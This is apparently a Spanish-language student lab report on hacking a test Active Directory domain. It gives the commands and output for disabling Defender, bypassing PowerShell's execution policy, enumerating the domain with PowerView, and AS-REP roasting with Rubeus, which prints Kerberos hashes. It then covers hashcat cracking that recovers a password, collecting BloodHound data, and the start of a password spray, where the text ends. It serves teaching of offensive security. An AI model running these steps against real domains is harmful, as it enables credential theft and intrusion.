REGIONAL ANTIOQUIA

CENTRO DE SERVICIOS Y GESTIÓN EMPRESARIAL

TECNOLOGÍA EN GESTIÓN EN REDES DE DATOS


(2803649)

Presentado por:
Juan Jose Londoño


Medellín, 2024

Hacking en Active Directory

Como primer paso tenemos que verificar ip en nuestro equipo y cambiar el nombre a PC-6 y luego debemos conectarnos al dominio cs.org, también agregando la ip del dominio en nuestro DNS preferido. Ya con esto estaríamos listos para comenzar nuestras pruebas.




-Antes de comenzar cada proceso debemos abrir un powershell como administrador para ejecutar el siguiente comando, así desactivaremos el windows defender




-A continuación, utilizamos el comando <powershell -ep bypass> para deshabilitar de manera temporal las limitaciones relacionadas con la ejecución de scripts en PowerShell.


-Ejecutamos el script PowerView.ps1, cuyo propósito es cargarlo para llevar a cabo una enumeración detallada del directorio activo, incluyendo usuarios, grupos y equipos dentro del dominio. < . C:\Users\juanjo\Desktop\Tools2\CRTE\PowerView.ps1 >



-El comando Get-Domain nos ayuda a identificar el dominio al que estamos conectados .



-Get-DomainSID



-Get-NetUser | select cn

```
PS C:\Users\juanjo.CS> Get-NetUser | select cn

cn
--
Administrador
Invitado
krbtgt
Jennette Rowena
Sabra Loni
Mil Halimeda
Amalle Lory
Cora Audrie
Hazel Ruthanne
Claudelle Georgina
Britney Norrie
Hildegarde Marjory
Calley Leonard
Helga Devina
Shaylah Desdemona
Ariela Denise
Candie Klaus
Blake Jacquie
Fredelia Evangelin
Eadie Letti
Arlen Kassia
Aeriel Agata
Delcine Marieann
Letisha Kirstyn
Margi Danice
```

-Get-DomainGPO

```
PS C:\Users\juanjo.CS> Get-DomainGPO


usncreated               : 5672
systemflags              : -1946157056
displayname              : Default Domain Policy
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}][{827D319E-6EA
                           C-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}][{B1BE8D72-6EAC-11D2-A4EA-00
                           C04F79F83A}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}]
whenchanged              : 13/11/2024 14:16:00
objectclass              : {top, container, groupPolicyContainer}
gpcfunctionalityversion  : 2
showinadvancedviewonly   : True
usnchanged               : 16491
dscorepropagationdata    : {13/11/2024 13:59:30, 01/01/1601 0:00:00}
name                     : {31B2F340-016D-11D2-945F-00C04FB984F9}
flags                    : 0
cn                       : {31B2F340-016D-11D2-945F-00C04FB984F9}
iscriticalsystemobject   : True
gpcfilesyspath           : \\cs.org\sysvol\cs.org\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
distinguishedname        : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=cs,DC=org
whencreated              : 13/11/2024 13:58:13
versionnumber            : 4
instancetype             : 4
objectguid               : b5f8f0b4-7acb-493d-ad66-b06b60b4ae8d
objectcategory           : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=cs,DC=org

usncreated               : 5675
systemflags              : -1946157056
displayname              : Default Domain Controllers Policy
gpcmachineextensionnames : [{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]
whenchanged              : 13/11/2024 13:58:13
objectclass              : {top, container, groupPolicyContainer}
gpcfunctionalityversion  : 2
showinadvancedviewonly   : True
```

-Get-DomainComputer | select name para encontrar los nombres de los dispositivos que están unidos al dominio

```
PS C:\Users\juanjo.CS> Get-DomainComputer | select name

name
----
SERVER
mssql_svc
http_svc
exchange_svc
PC2
PC-3
PC17
PC-16
PC-4
MIGUEL-PC-14
PC18
PC5
PC-6
PC-12
```

-Estos son los grupos que buscamos vulnerar y como vemos en el comando también filtramos la palabra Admin.

```
PS C:\Users\juanjo.CS> Get-DomainGroup *Admin* | select cn

cn
--
Administradores
Servidores de administración RDS
Administradores de Hyper-V
Usuarios de administración remota
Storage Replica Administrators
Administradores de esquema
Administradores de empresas
Admins. del dominio
Administradores clave
Administradores clave de la organización
DnsAdmins
Office Admin
IT Admins
```

-Aca estamos filtrando “DNSAdmins” con el comando GetDomainGroupMember -Identify

```
PS C:\Users\juanjo.CS> Get-DomainGroupMember -Identity "DnsAdmins" -Recurse


GroupDomain             : cs.org
GroupName               : DnsAdmins
GroupDistinguishedName  : CN=DnsAdmins,CN=Users,DC=cs,DC=org
MemberDomain            : cs.org
MemberName              : Senior management
MemberDistinguishedName : CN=Senior management,CN=Users,DC=cs,DC=org
MemberObjectClass       : group
MemberSID               : S-1-5-21-3125701002-1384462348-288929791-1206

GroupDomain             : cs.org
GroupName               : Senior management
GroupDistinguishedName  : CN=Senior management,CN=Users,DC=cs,DC=org
MemberDomain            : cs.org
MemberName              : glennie.rachele
MemberDistinguishedName : CN=Glennie Rachele,CN=Users,DC=cs,DC=org
MemberObjectClass       : user
MemberSID               : S-1-5-21-3125701002-1384462348-288929791-1189

GroupDomain             : cs.org
GroupName               : Senior management
GroupDistinguishedName  : CN=Senior management,CN=Users,DC=cs,DC=org
MemberDomain            : cs.org
MemberName              : elvira.gay
MemberDistinguishedName : CN=Elvira Gay,CN=Users,DC=cs,DC=org
MemberObjectClass       : user
MemberSID               : S-1-5-21-3125701002-1384462348-288929791-1142

GroupDomain             : cs.org
GroupName               : Senior management
GroupDistinguishedName  : CN=Senior management,CN=Users,DC=cs,DC=org
MemberDomain            : cs.org
MemberName              : nada.ronnica
MemberDistinguishedName : CN=Nada Ronnica,CN=Users,DC=cs,DC=org
MemberObjectClass       : user
MemberSID               : S-1-5-21-3125701002-1384462348-288929791-1141
```

-Aquí visualizamos todos los usuarios del Active Directory junto con una descripción, la cual en algunos casos corresponde a la contraseña de ciertos usuarios.

-Para ello, usamos el comando < Get-NetUser | Select-Object samAccountName, description >.

```
PS C:\Users\juanjo.CS> Get-Netuser | Select-Object samAccountName, description

samaccountname     description
--------------     -----------
Administrador      Cuenta integrada para la administración del equipo o dominio
Invitado           Cuenta integrada para el acceso como invitado al equipo o dominio
krbtgt             Cuenta de servicio de centro de distribución de claves
jennette.rowena
sabra.loni
mil.halimeda
amalle.lory
cora.audrie
hazel.ruthanne
claudelle.georgina
britney.norrie
hildegarde.marjory
calley.leonard
helga.devina
shaylah.desdemona
ariela.denise
candie.klaus
blake.jacquie
fredelia.evangelin
eadie.letti
arlen.kassia
aeriel.agata
delcine.marieann   New User ,DefaultPassword
letisha.kirstyn
margi.danice
glenna.kerwinn
```

-Login con fina.sofia@cs.org en runas (otra terminal)

```
PS C:\Users\juanjo.CS> runas.exe /noprofile /netonly /user:fina.sofia@cs.org
Escriba la contraseña para fina.sofia@cs.org:
PS C:\Users\juanjo.CS>
```

-Aca ya estamos logueado con el usuario y lo que debemos probar es conexión con el dominio, si es así y funciona comprobamos que si había ingreso al dominio con ese usuario.

```
PS C:\Windows\system32> Import-Module C:\Users\juanjo.CS\Downloads\Tools2\CRTE\PowerView.ps1
PS C:\Windows\system32> Get-Domain -Domain cs.org


Forest                  : cs.org
DomainControllers       : {SERVER.cs.org}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : SERVER.cs.org
RidRoleOwner            : SERVER.cs.org
InfrastructureRoleOwner : SERVER.cs.org
Name                    : cs.org
```

-Empleamos la herramienta Rubeus, utilizando específicamente el módulo AS-REP Roasting, con el objetivo de detectar cuentas en Active Directory que no exigen pre autenticación Kerberos. Esto se utilizó para extraer los hashes de las contraseñas.

```
PS C:\Users\juanjo.CS\Downloads\Tools2\CRTE> .\Rubeus.exe asreproast


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.1


[*] Action: AS-REP roasting

[*] Target Domain          : cs.org

[*] Searching path 'LDAP://SERVER.cs.org/DC=cs,DC=org' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName         : candie.klaus
[*] DistinguishedName      : CN=Candie Klaus,CN=Users,DC=cs,DC=org
[*] Using domain controller: SERVER.cs.org (172.16.1.51)
[*] Building AS-REQ (w/o preauth) for: 'cs.org\candie.klaus'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$candie.klaus@cs.org:E788A98110406BC5DF828A329930A91C$0B536767027B02FC
      C0710E8D10EABC7537A00E0907674B03BB7CD26BDAC52D3CE802AA3F21ED7985B6F3EC05A1D2142F
      46FFB2BF8C1014379A4AD9753311CA67BF7231CCFA611B0E77C972A0DBAE8F6962816E6A19BF8FB9
      0CE733E2B9C8D6F0142C27394A8B16C31D631F20D98B3EADEDE370C212A6613248A4A7993EAFA366
      37D536B514BBB071A1B5A7DE81F15C5F8BE105AC44C4C78376065323809E098A4F985E18B0F3D35A
      47E4DDB93D32AD1D79B478B7D1284E6AB25AD0BABDCC59B06B9C1F4FBC38E3C8088105A570320EF3
      27FEF652BFACA191AD828C7974AC2DAA

[*] SamAccountName         : katey.josey
[*] DistinguishedName      : CN=Katey Josey,CN=Users,DC=cs,DC=org
[*] Using domain controller: SERVER.cs.org (172.16.1.51)
[*] Building AS-REQ (w/o preauth) for: 'cs.org\katey.josey'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

      $krb5asrep$katey.josey@cs.org:1D0FDFA67D290062FFB4BD36F9F4FD6D$A1EF1F9EF925AA869
      F0908B385719E179221F99201C5C384FE7C396BD69F83114B502DC7270F8E40E33D0F4F68FED5257
      3BCE49CAC315E151FF4FA72BE32E04174AB2D72A97850BD422BDFCE64C6A562AFF008ECD582DFC6E
      5AFDB5AC47D2AB427F8A846C6DD59B2F674D580AF8E42198FF3262CA087781669B6E64B088489A80
      A71A3C0E05490ACFA9F13C67C2D82E069A575767D71578937898E2EC924697879E5F065532802B24
```

-En este paso, descifraremos el hash de un usuario específico. Para este caso, seleccionamos al usuario candie.klaus.

-Copiamos el hash de dicho usuario y lo guardamos en un archivo de texto en Kali, al cual nombramos como craked.txt.

-El comando que empleamos fue: < hashcat -m 18200 -o cracked.txt hashkatey.txt /usr/share/wordlists/rockyou.txt >.


-Hashcat: Herramienta utilizada para realizar ataques de fuerza bruta o basados en diccionarios para descifrar hashes.

```
┌──(root㉿kali)-[/home/juanjo]
└─# hashcat -m 18200 -a 0 -o cracked.txt hash.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-penryn-AMD Ryzen 7 7735U with Radeon Graphics, 1757/3579 MB (512 MB allocatable), 3MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs


Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$candie.klaus@cs.org:e788a98110406bc5df02... ac2daa
Time.Started.....: Thu Nov 14 16:25:51 2024 (0 secs)
Time.Estimated...: Thu Nov 14 16:25:51 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    45312 H/s (0.64ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 3072/14344385 (0.02%)
```


-Luego de haber crakeado la contraseña debemos revisar el archivo craked.txt
Password: apollo
-Luego repetimos el login con runas como lo explicamos anteriormente con otro usuario.

Sharphoud y bloodhound


Se carga el script SharpHound.ps1 mediante el comando .\SharpHound.ps1. Este script es parte de BloodHound, una herramienta utilizada para recopilar datos relacionados con Active Directory.



-Se utiliza HFS para compartir el archivo 20241115162107_BloodHound.zip a través de un servidor HTTP en la dirección http://172.16.0.190/20241115162107_BloodHound.zip. En la máquina de Kali (IP 172.16.1.45) descargaremos el archivo.



-Archivo importado correctamente en la máquina Kali, en bloodhound.



PasswordSpray


-Se ejecuta el script DomainPasswordSpray.ps1 para realizar un Password Spraying con la contraseña Changeme123! contra cuentas del dominio.

-Primero, probamos la contraseña en 2 cuentas y encuentra éxito con kerrie.lurleen.

-Luego, repetimos el ataque contra 114 cuentas utilizando una lista de usuarios (Users.txt).


```
PS C:\Users\juanjo.CS> cd C:\Users\juanjo.CS\Downloads\Tools2\CRTE\
PS C:\Users\juanjo.CS\Downloads\Tools2\CRTE> . C:\Users\juanjo.CS\Downloads\DomainPasswordSpray.ps1
